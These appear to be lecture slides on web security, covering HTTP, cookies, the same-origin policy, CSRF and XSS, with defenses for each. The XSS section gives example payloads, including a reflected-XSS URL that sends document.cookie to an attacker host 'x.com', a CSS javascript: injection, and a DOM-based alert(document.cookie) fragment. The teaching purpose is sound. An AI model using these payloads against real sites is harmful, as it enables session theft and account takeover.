

Web Stuff

Shankar

May 3, 2013

Overview


WEB clients (eg, browsers) + servers (eg, apache)
html pages (with script, images, binary)
HTTP clients + servers
http requests, http responses
TCP or SSL–TCP clients + servers


Interaction of web clients and browsers
clients
servers
c1
c2
s1
s2
s3
c1 has s1–pages open
exchanging http requests/responses

Overview (cont)

- Notation
  - c1.s1: s1-page at c1
  - c1–s1: session between c1 and s1
- A page can send any request to any server: eg: c1.s2 can send request to s1
- A script in a page can
  - send requests (post and get)
  - full access to any "same-origin" page in browser.
  - limited access to "not-same-origin" page in browser: write, execute, but not read.
- "Origin" of a page defined by: [protocol (http or https), domain, port]
- Desired security of client
  - c1 should allow c1.s2 to execute c1.s1 resource (page/image/script/stylesheet) but not read or reconstruct it
  - Difficult to achieve
  - Same Origin Policy: precise formulation of desired security at client?

Overview (cont)

- Cookies:
  - http feature to maintain state at clients (for session/client history)
  - Primarily for efficiency, not security.
  - When c1.x sends request to s1, all c1–s1 cookies are included (even if x and s1 have different origins).
  - Cookies are not really designed for authentication.
- CSRF (Cross-Site Request Forgery) attack
  - Attacker x and victims c1, s1
  - c1.x sends request to s1 (to which c1 attaches c1–s1 cookies)
  - s1 accepts request as valid (mistakenly treats c1–s1 cookies as credential)
- XSS (Cross-Site Scripting) attack
  - Attacker x and victims c1, s1
  - x sends to s1 a request with data containing "hidden" attack script
  - s1 accepts data and stores it where clients can get it.
  - c1 requests data and executes attack script in c1–s1 context.

TCP

Provides connection-oriented fifo channel between any two [ip-addr, tcp-port]

- Listen(local address-port)
  - attach server to address-port
- Accept(local address-port)
  - listening server waits for incoming connection request
  - returns with remote address-port (to which it is connected)
- Connect(remote address-port)
  - returns either success (connection established) or failure (no connection)
- Send(byte sequence) over non-closing connection
  - returns void
- Receive(connection) // connection can be closing)
  - returns sequence of bytes
- Close(connection)
  - become closing
  - returns when all incoming data has been received by local user,
    all outgoing data has been acked by remote tcp, and remote is closing or closed

SSL-TCP

SSL sits between TCP and user.
Authenticates users and encrypts all user data seen by TCP.

- When A connects to B
  - A-TCP and B-TCP establish a connection
  - A-SSL and B-SSL authenticate each other over the TCP connection and establish session key(s).
    - using A public key and B public key, or
    - using B public key and A password (typical)
- During data transfer:
  - Each SSL encrypts outgoing user data before giving it to TCP.
  - Each SSL decrypts incoming TCP data before giving it to user.

HTTP

- Client sends request message(s)
  Server sends response message(s)
- HTTP request message (without chunking)

```
GET|HEAD|POST  [hostname]/path/resource  HTTP/1.1
Header1: value1
...
HeaderN: valueN
<optional content; ascii or binary>
```

- HTTP response message (without chunking)

```
HTTP/1.0 <3 digits> <info>                        // eg: 200 OK, 404 Not Found
Header1: value1
...
HeaderN: valueN
<optional content: html page, file content, query data; ascii or binary>
<footer>    // Like header
```

HTTP (cont)

- Example headers

```
Host: www.serverhost.com:80                              // request
From: someuser@jmarshall.com                             // "     "
User-Agent: HTTPTool/1.1                                 // "     "
Referrer: xyz.directory.com/a/b?name=Joe&sid=...         // "     "
Cookie: name1=value1; name2=value2                       // "     "
If-Modified-Since:<timestamp>                            // "     "

Set-Cookie: name1=value1; domain=a.b.com; expires=...   // response

Date: Fri, 31 Dec 1999 23:59:59 GMT               // request/response
Content-Type: text/plain                          //    "       "    "
Content-Length: 1354                              //    "       "    "
Transfer-Encoding: chunked                        //    "    "       "
X-Requested-By: ...              // custom header,  "       "    "
X-XSRF-By: ...                   // custom header,  "       "    "
```

- Data can be sent chunked
- Persistent connections; `Connection: close` header.

HTML Page

- Tree-structured document
- Example

```
<!DOCTYPE html>
<html>                                                            // level 0 node
<head>                                                            // level 1 node
    <title> .... </title>                                         // level 2 node
    <style> attributes ... </style>
    <script> javascript </script>
    ...
</head>
<body>
    <script> javascript </script>
    <p id=...> .... </p>
    <img src="url" alt="some text">
    <iframe src="page.html" width="200" height="200"></iframe>
    <form ... action="uri" ... method=GET|POST> ... </form>
    <input type=text ...> ... </input>
    ...
 </body>
</html>
```

Same Origin Policy (SOP)

- *Origin* of a page defined by: [protocol (http or https), domain, port]
- Desired security at client c1 for servers s1 and s2 of non-matching origins
  - c1.s1 has limited access to c1.s2 resources (page, image, script, stylesheet).
  - Specifically, c1.s1 can execute c1.s2 resources but not read or reconstruct it.
  - Difficult to achieve
- Example
  - Suppose `getPixel(x,y)` returns the color of the pixel at point `[x,y]` on the screen.
  - Stop c1.s1 from read from c1.s2 and sending to other than s2.
  - Stop c1.s1 from layering a low-opacity frame over c1.s2!! [cite]
- Example
  - HTML5 <canvas> element can draw an image from an arbitrary origin on itself, and serialize the canvas's contents to a data URL.
  - Stop c1.s1 from rendering a c1.s2 image and sending it to other than s2.

Cookies

- Cookies allow a web client to maintain state for a server
- A cookie is an object in the web client that is created/deleted by a server
  - via Set-cookie header in http response
  - via script (sent by server) at client
- A cookie consists of
  - *name-value pair*: `<name> = <value>`
  - *attributes*:

```
domain = <cookie-domain>        // default: server URL's domain
path = <cookie-path>            // default: server URL's path
expires = <expiry-time>         // default: end of session/timeout
secure                          // optional; cookie sent only on https link
HttpOnly                        // optional; cookie accessible only via http (e.g., not via script)
```

- Domain can be any domain-suffix of server URL's domain, except top-level domain
  - So `a.b.com` can set cookies for `a.b.com`, `.b.com`
    but not for `c.b.com`, `c.com`, `.com`

Cookies (cont)

- Setting cookies via http response
  - Example response

```
HTTP/1.1 200 OK
Content-type: text/html
Set-Cookie: name1=value1
Set-Cookie: name2=value2; expires=...; domain=...; path=..., secure;
...
```

  - Deleting cookie: `Set-cookie:name1=value1; expires= <PAST DATE>; ...`

- Setting cookies via script
  - `document.cookie`: // Javascript object of cookies associated with page
  - `document.cookie = "name=value; expires=...;"` // setting
  - `document.cookie = "name=value; expires= <PAST TIME>"` // deleting
  - `alert(document.cookie)` // printing

Cookies (cont)

- When a client sends a request to a server, it includes the name-value pairs of *all* cookies in the "scope" of the server's URL.
- A cookie is in the scope of a URL if
  - cookie-domain is domain-suffix of URL-domain, and
  - cookie-path is prefix of URL-path, and
  - protocol is HTTPS if cookie is "secure"
- Example: request with cookies

```
GET /spec.html HTTP/1.1
Host: www.example.org
Cookie: name=value; name2=value2        // if name2 is secure, then https
....
```

Cookies (cont)

Many reasons why cookies are not suited for authentication purposes

- All cookies in scope are sent.
  - Client app has no control of which cookies are sent to a server:
- Server sees only the name-value pairs of cookies.
  - Does not see cookie attributes
  - Does not see which domain (last) set the cookie.
- Active network attacker can inject *any* cookie into an http response
  - Even a secure-attribute cookie (which the client sends only over https)
- So value of a secure cookie cannot be trusted
  - Unless the value includes a keyed hash (or equivalent) using a key of server.

Authentication without relying on cookies

- Set unguessable-named secure cookie over https, and include it in data (for server to validate).
- Like above but not with a cookie (so http does not send it). eg, custom headers
- Browser does not allow cross-site requests
  - to submit methods other than GET, POST, and HEAD;
  - to send custom headers;
  - to issue POSTs with Content-Types other than application/x-www-form-urlencoded, multipart/form-data, or text/plain.
- ...
- Requires server to do more work

CSRF Attack

- Attacker x gets victim client c1 to click on malicious link to victim server s1.
- s1 accepts request as valid (mistakenly treats cookies as credential).
- Link may hide in
  - web forums where users (attacker) can supply content with links (http GET)
  - c1 visits attacker domain (which may have valid https certificate)
- Example attacks
  - Get c1 to make requests to Amazon servers, to influence Amazon's reccos.
  - Password-guessing: get c1 to send requests with candidate passwords.

LOGIN CSRF Attack

http://seclab.stanford.edu/websec/csrf/csrf.pdf

- Attacker forges a login request by victim client to honest server using *attacker*'s name/password at that site.

  So server binds subsequent requests (by victim client) to attacker's account.
- Example Google, Yahooo:
  - attacker forges "login to Google" request, with attacker name/passwd.
  - victim client now has session id associated with attacker
  - when victim does a search, attacker can see victim's search history.
- Example PayPal:
  - victim visits attacker merchant site and chooses to pay using PayPal
  - victim redirected to PayPal, attempts to log into victim's account but attacker silently logs victim into attacker account.
  - victim enrolls credit card, which is now added to attacker PayPal account.

CSRF defenses

Defense 1

- include a secret token with each request (in data of request)
- validate that token is correctly bound to user's session.

Defense 2

- validate request's `Referer` header.
- Problem: referer header may be removed by browser or its network:
  - for privacy reasons (path can have sensitive information).
  - for https-to-http transitions.
  - non-http sender,
    eg, `http://attacker/` redirected to `ftp://attacker/`, which sends request.
- Better solution: `Origin` header:
  - `Referer` header without path.
  - Sent only for POST requests.
  - Server: uses POST (blocks GET) for all state-modifying requets, including login.
  - Browser always sends `Origin:` header; value may be `null`.

CSRF defenses (cont)

Defense 3

- Set a custom header via `XMLHttpRequest`, eg, `X-Requested-By: XMLHttpRequest`
- Server validates that header is present
- Browser stops (allows) sites to send custom http to another (same) site.
- Server accepts state-modifying requests iff has `XMLHttpRequest` header.

XSS

- Attacker injects attack script into pages generated by a victim server s1.
- Victim client c1 gets page from s1 and executes script in c1–s1 context.
- Reflected XSS:
  - Attacker gets c1 to send request with script to s1
  - s1 reflects it back to c1 as part of s1-page
- Stored XSS:
  - Attacker stores script in a resource (e.g., database) managed by s1.
  - c1 gets page from s1 that contains resource element with script.
- DOM-based XSS:
  - Attacker gets c1 to apply an input to c1.s1,
    which then modifies itself to contain an attack script.

REFLECTED XSS attack

- Basic Scenario
  - Attacker x, victim client c1, victim server s1.
  - x gets c1 to click a link with attack code to s1 eg,
    `http://s1.com/search.php?term=`
    `<script> window.open("http://x.com?cookie=" + document.cookie)</script>`
  - s1 (say a search engine) *echoes* c1's input, thus delivering attack code to c1.
  - attack code sends c1.s1 data (eg, cookie) to `x.com`

- Example: Adobe PDF viewer [cite]
  - PDF documents can execute JavaScript code:
  - Attacker gets victim c1 to click `http://s1.com/file.pdf#blah=javascript:malware`.
    Malware runs in context of `website.com`
  - Worse: `file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:malware`
    Malware runs in local context (can read local files ...)

STORED XSS attack

- Basic Scenario
  - Attacker x, victim client c1, victim server s1.
  - x stores malware in resource at s1.
  - c1 requests content from s1, which includes resource element with malware.
  - c1 downloads content and malware is executed
- Example: MySpace.com (Samy worm) [cite]
  - Users can post HTML on their pages
  - HTML screened for <script>, <onclick>, <a href=javascript://>, etc.
  - But allows script in CSS tags:

    <div style="background:url('javascript:alert(1)')">
  - And allows "javascript" as "java\nscript"
  - Samy worm infects anyone who visits an infected MySpace page
- Example: using images (eg, photo sharing site)
  - Suppose pic.jpg on web server contains HTML.

    Attack if browser renders this as HTML (despite Content-Type=image/jpeg header).

DOM-based XSS

(Amit Klein: http://www.webappsec.org/projects/articles/071105.shtml)

- Attack script is a result of modifying DOM in the browser.
- Attack script need not come from server.
- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
</HTML>
```

- Ok when invoked with `http://s1.com/welcome.html?name=Joe`
  Displays "Hi Joe".
- But `http://s1.com/welcome.html#name=<script>alert(document.cookie)</script>`
  Makes browser execute the script
  Note: "#" (instead of "?") means "`name=...`" is not sent to server
- Run-time modification of HTML.